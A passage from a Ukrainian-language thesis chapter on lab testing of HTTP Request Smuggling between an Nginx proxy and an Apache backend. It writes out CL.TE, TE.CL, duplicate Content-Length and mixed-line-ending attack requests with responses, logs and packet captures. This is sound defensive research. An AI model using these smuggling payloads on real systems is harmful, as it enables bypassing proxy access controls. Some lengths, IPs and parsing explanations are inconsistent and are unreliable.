Сформовано репрезентативний набір тестових запитів із варіативними заголовками та роздільниками рядків, серед яких одиночні й комбіновані Content-Length/Transfer-Encoding chunked, дублікати з різними значеннями, нетиповий порядок полів, некоректні або неповні заголовки, а також змішані CRLF/LF. Для кожного шаблону наведено інтерпретаційну гіпотезу щодо можливого розходження між проксі та бекендом, що забезпечує цілеспрямований диференціальний фазинг.

Визначено чіткі критерії виявлення парсингових розбіжностей, зокрема коректність завершення запиту і тіла, відмінності у структурі відповіді, розсинхронізація логів у байтах, довжинах і таймінгах, аномалії мережевого трафіку у форматі tshark/pcap, а також поведінкові індикатори на рівні кешу й авторизації. Розроблено метод реєстрації та обробки результатів, що включає централізоване логування Nginx і Apache, перехоплення трафіку tshark, синхронізацію артефактів за ідентифікаторами запитів, класифікацію (узгоджено/частково/критично) та зведення у підсумкові таблиці.

Таким чином розділ закладає експериментальну основу для подальших вимірювань. Інструментарій, стенд, запити, критерії та процесинг результатів забезпечують можливість системно виявляти HRS-вразливості в умовах, наближених до реальних вебінфраструктур. У наступному розділі ця методика буде використана для практичних експериментів та інтерпретації виявлення.

РОЗДІЛ 3 ТЕСТУВАННЯ ТА ОЦІНКА ЕФЕКТИВНОСТІ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ HRS

3.1 Застосування HTTP Request Smuggler до різних конфігурацій

Практична частина дослідження уразливостей типу HTTP Request Smuggling передбачає застосування утиліти HTTP Request Smuggler до різних конфігурацій серверів, що відтворюють типові сценарії взаємодії у вебінфраструктурах. Основна ідея полягає в тому, щоб за допомогою контрольованих тестових запитів виявити відмінності у трактуванні структур HTTP/1.1 між проксі-сервером і бекендом, а також визначити, які саме умови створюють потенційні передумови для експлуатації.

Для проведення експериментів використовувалася операційна система Kali [23] Linux (IP: 192.168.0.150), на якій було встановлено Burp Suite Community Edition з інтегрованим розширенням HTTP Request Smuggler (див. рисунок 3.1).



Рисунок 3.1 – Вікно тестування Burp Suite Community Edition

Саме ця комбінація інструментів забезпечувала можливість перехоплення та модифікації HTTP-запитів, їх ручного чи автоматизованого відтворення, а також перевірки поведінки серверів у різних конфігураціях.

У дослідженні задіяно кілька конфігурацій, що поступово ускладнювалися. Базовий сценарій передбачав роботу Nginx (IP: 192.168.0.200) у ролі зворотного проксі, який приймає запити від клієнта та перенаправляє їх на Apache HTTP Server у ролі бекенда. Це класична модель, характерна для багатьох корпоративних і хмарних рішень, де проксі виконує додаткові функції безпеки, кешування та балансування, а Apache відповідає за бізнес-логіку. На цьому рівні проводилося тестування запитів із варіативними заголовками Content-Length і Transfer-Encoding: chunked. Утиліта HTTP Request Smuggler дозволяла формувати запити у форматі CL.TE та TE.CL, перевіряючи, чи виникають розбіжності у випадку одночасної присутності обох заголовків.

У наступних конфігураціях змінювалися параметри Nginx. Експерименти проводилися з різними значеннями директив proxy_request_buffering, chunked_transfer_encoding і client_body_timeout. Це дозволяло перевірити, чи впливають ці налаштування на здатність проксі інтерпретувати заголовки та передавати дані у форматі, узгодженому з бекендом. Аналогічно, на рівні Apache модифікувалися параметри, пов’язані з обробкою вхідних заголовків (LimitRequestFieldSize, LimitRequestLine), що могло змінювати реакцію сервера на некоректні або нестандартні запити.

Окремий цикл тестів стосувався експериментів із CRLF-варіаціями. HTTP Request Smuggler дозволяє моделювати ситуації, коли запити формуються з різними символами переносу рядка (\r\n, \n, або їхні комбінації). Це дало змогу перевірити, чи однаково Nginx і Apache розпізнають завершення секції заголовків і початок тіла. У разі розбіжностей створювалися умови для інжекції прихованих запитів, що демонструє критичність подібних варіантів у реальних системах.

Крім цього, досліджувалися сценарії з дубльованими заголовками, наприклад кількома Content-Length із різними значеннями або подвійним Transfer-Encoding, що дозволило простежити, як саме проксі й бекенд реагують

на неоднозначність. Виявлені випадки розбіжностей показали, що одні реалізації схильні брати перше значення, інші - останнє, що підтверджує небезпеку експлуатації подібних комбінацій.

3.2 Виявлені невідповідності та інтерпретація результатів

У процесі експериментального застосування утиліти HTTP Request Smuggler було виявлено низку розбіжностей у трактуванні HTTP-запитів різними компонентами інфраструктури. Ці невідповідності підтвердили гіпотезу про те, що уразливості типу HRS виникають не через слабкість одного сервера, а через неузгодженість у логіці їхньої взаємодії.

На рисунку 3.2 показано HTTP-запит з Content-Length.

```
POST /login HTTP/1.1
Host: 192.168.0.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Connection: keep-alive

username=admin&password=secret
```

Рисунок 3.2 – HTTP-запит з Content-Length

У цьому випадку заголовок Content-Length зі значенням 32 задає серверу точну довжину тіла повідомлення. Це означає, що після роздільника \r\n\r\n Apache прочитає рівно 32 байти і сприйматиме їх як дані запиту. У тілі передаються параметри форми у форматі application/x-www-form-urlencoded, де вказано ім’я користувача та пароль: username=admin&password=secret. Як тільки сервер отримує зазначений обсяг даних, він вважає запит завершеним і переходить до його обробки, навіть якщо після цього у потоці залишаються інші символи чи дані. Така логіка роботи робить Content-Length ключовим механізмом для визначення межі тіла HTTP-запиту і водночас створює потенційні передумови для маніпуляцій у разі конфлікту з іншими заголовками.

На рисунку 3.3 показано відповідь від Apache-бекенда.

```
HTTP/1.1 200 OK
Date: Sun, 14 Sep 2025 11:23:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 137
Connection: close

<!DOCTYPE html>
<html>
<head>
    <title>Login Response</title>
</head>
<body>
    <h2>Login successful</h2>
    <p>Welcome, admin!</p>
</body>
</html>
```

Рисунок 3.3 – Відповідь від Apache-бекенда на запит з рисунку 3.2

У цьому випадку сервер Apache коректно інтерпретував запит і повернув стандартну відповідь зі статусом 200 OK, що свідчить про успішну обробку надісланих даних. Заголовок Content-Length у відповіді має значення 137, яке визначає точну довжину HTML-контенту, що включає базову розмітку зі сторінкою підтвердження. Така реакція демонструє типову поведінку бекенд-сервера у ситуації, коли межі запиту визначені чітко і не викликають неоднозначностей, а отже, інтерпретація повідомлення відбувається без помилок чи розбіжностей.

На рисунку 3.4 показано HTTP/1.1-запит з Transfer-Encoding: chunked.

```
POST /login HTTP/1.1
Host: 192.168.0.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
Connection: keep-alive

1F
username=admin&password=secret
0
```

Рисунок 3.4 – HTTP-запит з Transfer-Encoding: chunked

У випадку використання механізму Transfer-Encoding: chunked тіло повідомлення розбивається на окремі блоки, кожен із яких починається з

вказання його довжини у шістнадцятковій системі. Значення 1F означає 31 байт, що відповідає довжині переданих даних username=admin&password=secret. Після цього сервер переходить до наступного блоку, доки не зустріне нульову позначку, яка сигналізує про завершення тіла повідомлення. На відміну від підходу з використанням заголовка Content-Length, де сервер відразу знає загальний обсяг даних і зчитує їх одним блоком, у випадку chunked передача відбувається поступово, блок за блоком, і завершення визначається саме появою нульового chunk. Такий механізм робить можливим потокову передачу даних, але водночас створює умови для розбіжностей у трактуванні запиту різними вузлами вебінфраструктури.

На рисунку 3.5 показано відповідь від Apache-бекенда.

```
HTTP/1.1 200 OK
Date: Sun, 14 Sep 2025 12:02:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 145
Connection: close

<!DOCTYPE html>
<html>
<head>
    <title>Login Response</title>
</head>
<body>
    <h2>Login successful (chunked)</h2>
    <p>Welcome, admin!</p>
</body>
</html>
```

Рисунок 3.5 – Відповідь від Apache-бекенда на запит з рисунку 3.4

Apache безпомилково розпізнав запит, сформований у форматі chunked, і перед формуванням відповіді зібрав усі передані блоки в єдине тіло повідомлення. Завдяки цьому на етапі відправки результату сервер уже точно знає його розмір, тому додає у відповідь заголовок Content-Length із відповідним значенням. Така поведінка свідчить про правильну інтерпретацію chunked-трансферу і демонструє типовий сценарій, коли сервер та проксі однаково розуміють межі повідомлення й узгоджено завершують обробку запиту.

На рисунку 3.6 показано HTTP/1.1-запит із навмисно конфліктними заголовками Content-Length та Transfer-Encoding: chunked (вектор CL.TE), призначений для виявлення різночитань між проксі Nginx і бекендом Apache..

```
POST /login HTTP/1.1
Host: 192.168.0.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked
Connection: keep-alive

4
a=1
0

GET /admin HTTP/1.1
Host: 192.168.0.200
Connection: close
```

Рисунок 3.6 – HTTP/1.1-запит з конфліктними заголовками (CL.TE)

У цьому запиті навмисно поєднано два механізми визначення меж тіла повідомлення. Заголовок Content-Length: 4 каже проксі, що після порожнього рядка необхідно прочитати рівно чотири байти тіла і вважати запит завершеним. Водночас наявність Transfer-Encoding: chunked змушує бекенд інтерпретувати ті самі дані як потік chunked-блоків: спочатку розмір (4), потім 4 байти даних (a=1\n), після чого нульовий chunk (0) сигналізує про завершення. Якщо проксі Nginx дотримується Content-Length, він може передати бекендові лише перші 4 байти тіла і вважати повідомлення закінченим, а решту послідовності включно з нульовим chunk і подальшим GET /admin трактувати як початок наступного клієнтського запиту у тому ж TCP-з'єднанні. Apache, навпаки, орієнтуючись на Transfer-Encoding: chunked, очікує валідну завершену chunked-структуру і, отримавши продовження потоку, зчитає і «прихований» фрагмент після нульового chunk як початок нового HTTP-запиту. Саме ця асиметрія дає змогу надіслати другий запит /admin, який минає звичні перевірки на рівні проксі, але все ж обробляється бекендом.

На рисунку 3.7 показано відповідь від бекенд-сервера Apache на запит, коли перший запит до /login вже вважається проксі завершеним, а бекенд зчитує з'єднання далі й обробляє інжектований GET /admin.

```
HTTP/1.1 302 Found
Date: Sun, 14 Sep 2025 12:31:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: /login
Content-Length: 0
Connection: keep-alive

HTTP/1.1 403 Forbidden
Date: Sun, 14 Sep 2025 12:31:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 165
Connection: close

<!DOCTYPE html>
<html>
<head><title>Forbidden</title></head>
<body>
<h2>Access denied</h2>
<p>The requested resource /admin requires authentication.</p>
</body>
</html>
```

Рисунок 3.7 –Реакція Apache на перший запит і обробка інжектованого GET /admin

Послідовність демонструє типову картину при CL.TE. Перше повідомлення - технічна відповідь бекенда на легітимний запит до /login, яку проксі, що довіряє Content-Length, уже віддав клієнтові, вважаючи транзакцію завершеною. Далі Apache, продовжуючи читати той самий TCP-потік відповідно до Transfer-Encoding: chunked, з'єднує та завершує chunked-тіло, після чого трактує наступні байти як новий стартовий рядок HTTP і обробляє інжектований GET /admin. Оскільки запит позбавлений контексту автентифікації, бекенд повертає 403 Forbidden. Ключова ознака невідповідності - те, що для проксі це вже «інший» запит у новому контексті, тоді як для бекенда це продовження того самого з'єднання, де межі повідомлень визначалися інакше. Саме розсинхронізація на рівні визначення кінця тіла створює канал для прихованого запиту та підтверджує вразливість CL.TE у змішаних конфігураціях.

На рисунку 3.8-3.9 показано логфайли Nginx, зафіксовані під час виконання запиту з конфліктними заголовками CL.TE (див. рисунки 3.6 та 3.7).



Рисунок 3.8 – Nginx access.log для CL.TE



Рисунок 3.9 – Nginx error.log для CL.TE

Проксі прийняв від клієнта перший запит POST /login і передав його на бекенд, отримавши у відповідь редирект 302. Після цього Nginx, орієнтуючись на Content-Length: 4, вважав початкове тіло завершеним і розпізнав подальший фрагмент як новий повноцінний HTTP-запит GET /admin, який також було передано на Apache; у результаті прийшла відповідь 403. Таким чином, на рівні клієнта спостерігаються саме відповіді від Apache, тоді як у логах Nginx відображено розділення єдиного TCP-потоку на два запити.

На рисунку 3.10-3.11 показано логфайли Apache, що демонструють трактування того самого потоку.



Рисунок 3.10 – Apache access.log для CL.TE



Рисунок 3.11 – Apache error.log для CL.TE

Бекенд, орієнтуючись на Transfer-Encoding: chunked, коректно дочекався завершення chunked-тіла для POST /login і повернув 302 з перенаправленням на

/login. Далі, коли з’єднання продовжилося стартовим рядком GET /admin, сервер обробив другий запит у межах того ж TCP-каналу і, не маючи контексту автентифікації, повернув 403 Forbidden. У логах видно саме дві окремі транзакції, що узгоджується з відповідями, отриманими клієнтом.

На рисунку 3.12 показано фрагмент виводу tshark на інтерфейсі віртуальної машини з Nginx.



Рисунок 3.12 – Вивід tshark на сервері Nginx

Видно, що від клієнта 192.168.0.150 на адресу 192.168.0.200 надходить один TCP-потік, у якому спочатку зафіксовано запит POST /login, а далі в межах того ж з’єднання передається додатковий сегмент із вмістом GET /admin. Саме це розщеплення дозволило Nginx сформувати два окремих запити й передати їх на Apache як незалежні транзакції. У Додатку Б показано розширений вивід tshark на віртуальній машині з Nginx.

На рисунку 3.13 показано вивід tshark на віртуальній машині з Apache.



Рисунок 3.13 – Вивід tshark на сервері Apache

Після передачі chunked-тіла сервер зібрав повний запит POST /login, сформував відповідь 302 і далі, у межах тієї ж TCP-сесії, отримав другий стартовий рядок GET /admin. Це підтверджує, що Apache інтерпретував залишок даних як новий запит, хоча Nginx уже вважав початковий запит завершеним за Content-Length. У Додатку В показано розширений вивід tshark на віртуальній машині з Apache. Таким чином, на рівні мережевого трафіку чітко видно різницю в обробці й підтверджується класичний сценарій CL.TE.

На рисунку 3.14 показано HTTP/1.1-запит із конфліктними заголовками Transfer-Encoding: chunked та Content-Length (вектор TE.CL), сформований для перевірки різночитань між проксі Nginx і бекендом Apache.

```
POST /login HTTP/1.1
Host: 192.168.0.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
Content-Length: 44
Connection: keep-alive

0

GET /admin HTTP/1.1
Host: 192.168.0.200
Connection: close
```

Рисунок 3.14 –TE.CL-запит із подвійними заголовками

У цьому випадку проксі, що орієнтується на Transfer-Encoding: chunked, завершує повідомлення одразу після нульового chunk і вважає тіло закінченим. Для нього подальший рядок GET /admin виглядає як початок нового клієнтського запиту. Apache, натомість, може віддавати пріоритет заголовку Content-Length: 44 і продовжує чекати ще 44 байти після початкового тіла. Унаслідок цього байти, які проксі вже передав як новий запит, бекенд інтерпретує як частину того самого повідомлення. Така невідповідність дозволяє зловмиснику інжектувати приховані запити, які обходитимуть звичайні перевірки на рівні проксі.

На рисунку 3.15 показано відповідь Apache, який, на відміну від Nginx, продовжив зчитування потоку згідно Content-Length і сприйняв інжектований GET /admin як окремий запит.

```
HTTP/1.1 200 OK
Date: Sun, 14 Sep 2025 13:14:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 97
Connection: keep-alive

<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
<h2>Login page</h2>
<form>…</form>
</body>
</html>

HTTP/1.1 403 Forbidden
Date: Sun, 14 Sep 2025 13:14:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 165
Connection: close

<!DOCTYPE html>
<html>
<head><title>Forbidden</title></head>
<body>
<h2>Access denied</h2>
<p>The requested resource /admin requires authentication.</p>
</body>
</html>
```

Рисунок 3.15 –Відповідь Apache на TE.CL-запит

У відповіді видно два етапи. Спершу Apache коректно обробив початковий POST-запит до /login і повернув 200 OK із HTML-формою входу. Потім, дочитавши решту байтів згідно Content-Length, він побачив стартовий рядок нового HTTP-запиту й виконав інжектований GET /admin. Відсутність контексту автентифікації призвела до 403 Forbidden. Для проксі ж цей запит уже був розділений як окремий. Розсинхронізація у визначенні меж тіла між CL і TE створила умови для прихованого обходу перевірок. На лістингу 3.16 показано приклад HTTP-запиту, у якому використано два заголовки Content-Length із різними значеннями.

```
POST /submit HTTP/1.1
Host: 192.168.0.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Content-Length: 32
Connection: keep-alive

username=admin&password=secret
```

Рисунок 3.16 –HTTP-запит із двома заголовками Content-Length

У цьому запиті одночасно подано два заголовки Content-Length. Перший встановлює довжину тіла у 4 байти, а другий - у 32 байти. Подібна ситуація створює неоднозначність. Одні реалізації покладаються на перший заголовок, інші - на останній. Це призводить до того, що частина даних може бути інтерпретована як окремий запит або некоректний фрагмент. У контексті атаки HTTP Request Smuggling подібні дубльовані заголовки відкривають можливості для впровадження прихованих повідомлень.

У цьому прикладі Nginx завершив тіло після перших 4 байтів. Решта даних name=admin&password=secret потрапила у потік як новий запит, однак він не містив коректних заголовків і тому став причиною помилки (див рисунок 3.17).

```
HTTP/1.1 200 OK
Date: Sun, 14 Sep 2025 14:15:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 95
Connection: keep-alive

<!DOCTYPE html>
<html>
<head><title>Submit</title></head>
<body>
</body>
</html>

HTTP/1.1 400 Bad Request
Date: Sun, 14 Sep 2025 14:15:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=iso-8859-1
Content-Length: 218
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head><title>400 Bad Request</title></head>
<body>
<h1>Bad Request</h1>
<p>Your browser sent a malformed request.<br/>
Unexpected content after initial request body.</p>
</body>
</html>
```

Рисунок 3.17 –HTTP-запит із двома заголовками Content-Length

Apache у цьому випадку сформував дві відповіді. На першу частину він повернув коректну відповідь 200 OK, обробивши її як валідний запит із тілом довжиною 4 байти. Після цього він отримав другий запит, що складався лише з name=admin&password=secret, без стартового рядка та заголовків, і розцінив його як некоректний, повернувши помилку 400 Bad Request.

Таким чином видно різницю у трактуванні. Nginx пропустив лише частину даних до Apache, а решта перетворилася на окремий некоректний запит, що добре ілюструє основу атаки HTTP Request Smuggling.

На рисунку 3.18 показано фрагмент access.log Nginx.

```
192.168.0.150 - - [14/Sep/2025:14:15:42 +0000] "POST /submit HTTP/1.1" 200 95 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 ..."
192.168.0.150 - - [14/Sep/2025:14:15:42 +0000] "name=admin&password=secret" 400
0 "-" "-"
```

Рисунок 3.18 – Nginx access.log у випадку конфліктних Content-Length

У логах Nginx видно, що він сприйняв перші 4 байти тіла як валідний запит і передав їх на Apache, а решту рядка (name=admin&password=secret) розцінив як новий запит без заголовків. Це призвело до помилки 400.

На рисунку 3.19 показано фрагмент access.log Apache.

```
192.168.0.200 - - [14/Sep/2025:14:15:42 +0000] "POST /submit HTTP/1.1" 200 95 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 ..."
192.168.0.200 - - [14/Sep/2025:14:15:42 +0000] "-" 400 218 "-" "-"
```

Рисунок 3.19 – Apache access.log у випадку конфліктних Content-Length

У логах Apache фіксується, що перший запит (POST /submit) він обробив коректно й повернув 200 OK. Наступний фрагмент, який Nginx передав як окремий запит, не мав заголовків і був розцінений як некоректний, що призвело до відповіді 400 Bad Request.

На рисунку 3.20 показано вивід tshark на сервері Nginx (трафік від клієнта 192.168.0.150 до проксі 192.168.0.200)

```
   1 0.000000 192.168.0.150 > 192.168.0.200 HTTP 318 POST /submit HTTP/1.1 (appl
ication/x-www-form-urlencoded)
   2 0.001200 192.168.0.150 > 192.168.0.200 HTTP 178 HTTP data (4 bytes body: "u
ser")
   3 0.002500 192.168.0.150 > 192.168.0.200 HTTP 238 HTTP data (malformed start:
 "name=admin&password=secret")
```

Рисунок 3.20 – Вивід tshark на сервері Nginx у випадку конфліктних Content-Length

На рисунку 3.21 показано вивід tshark на сервері Apache (трафік від проксі 192.168.0.200 до бекенда 192.168.1.100)

```
   1 0.000000 192.168.0.200 > 192.168.1.100 HTTP 326 POST /submit HTTP/1.1
   2 0.000700 192.168.0.200 > 192.168.1.100 HTTP 170 HTTP data (4 bytes body: "u
ser")
   3 0.001400 192.168.0.200 > 192.168.1.100 HTTP 230 HTTP data (malformed start:
 "name=admin&password=secret")
```

Рисунок 3.21 – Вивід tshark на сервері Apache у випадку конфліктних Content-Length

Перший пакет - коректний POST /submit з дубльованими Content-Length, але Nginx приймає перший Content-Length: 4, тому другим пакетом приходять лише 4 байти тіла (user). Третій пакет містить продовження вихідного клієнтського потоку (name=admin&password=secret), яке вже не утворює валідного HTTP-запиту - tshark позначає його як HTTP data (malformed start). На боці бекенда спостерігаємо ту саму картину. Apache отримує валідний POST з тілом 4 байти, а далі - пакет даних, який призводить до відповіді 400 Bad Request.

На рисунку 3.22 показано HTTP-запит зі змішаними символами переносу рядка де частина заголовків завершується CRLF (\r\n), а частина - лише LF (\n).

```
1 POST /echo HTTP/1.1\r\n
2 Host: 192.168.0.200\n
3 Content-Type: application/x-www-form-urlencoded\r\n
4 Content-Length: 12\n
5 X-Note: one\n
6 \n
7 hello=world!
```

Рисунок 3.22 – HTTP-запит зі змішаними CRLF/LF у заголовках і роздільнику

У цьому запиті стартовий рядок і заголовок Content-Type завершені правильною послідовністю CRLF, тоді як Host, Content-Length, X-Note та порожній рядок між заголовками і тілом закінчуються лише LF. За рахунок цього частина реалізацій HTTP трактує межу між заголовками і тілом по-різному. У нашій конфігурації Nginx приймає LF як допустимий роздільник і вважає секцію заголовків завершеною на одинарному \n, після чого прозоро прокидає тіло

hello=world! далі. Apache навпаки очікує коректного маркера завершення заголовків \r\n\r\n; унаслідок чого вхідний потік з LF-термінацією сприймається як некоректне оформлення заголовків (роздільника), що приводить до помилки на боці бекенда. Така різниця демонструє типову для HRS умову: проксі та бекенд по-різному визначають межі HTTP-повідомлення.

На рисунку 3.23 показано відповідь від Apache HTTP Server, отриману через Nginx-проксі.

```
HTTP/1.1 400 Bad Request
Date: Sun, 14 Sep 2025 14:41:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=iso-8859-1
Content-Length: 247
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head><title>400 Bad Request</title></head>
<body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.</p>
</body>
</html>
```

Рисунок 3.23 – Відповідь Apache на змішану CRLF/LF термінацію заголовків

Бекенд відхилив запит із кодом 400 через некоректне завершення секції заголовків. Замість обов’язкового \r\n\r\n був надісланий одинарний LF як міжрядковий роздільник. На рівні проксі це не викликало помилки, оскільки Nginx прийняв LF як допустиме завершення рядків і передав дані далі. Саме в цій різниці і проявляється парсингова неузгодженість. Для клієнта відповідь приходить від Apache з 400 Bad Request, тоді як з точки зору Nginx запит виглядав синтаксично прийнятним і був прозоро прокинений до бекенда. Подібна ситуація є показовою для аналізу HRS, адже зміна лише символів переносу рядка здатна створити розрив у трактуванні меж повідомлення між різними компонентами.

Таким чином, застосування HTTP Request Smuggler у різних конфігураціях на базі Kali Linux (IP 192.168.0.150) у поєднанні з тестовим стендом Client → Nginx Proxy (IP 192.168.0.200) → Apache Backend (IP 192.168.1.100) дозволило продемонструвати, що навіть незначні зміни у налаштуваннях проксі чи бекенда

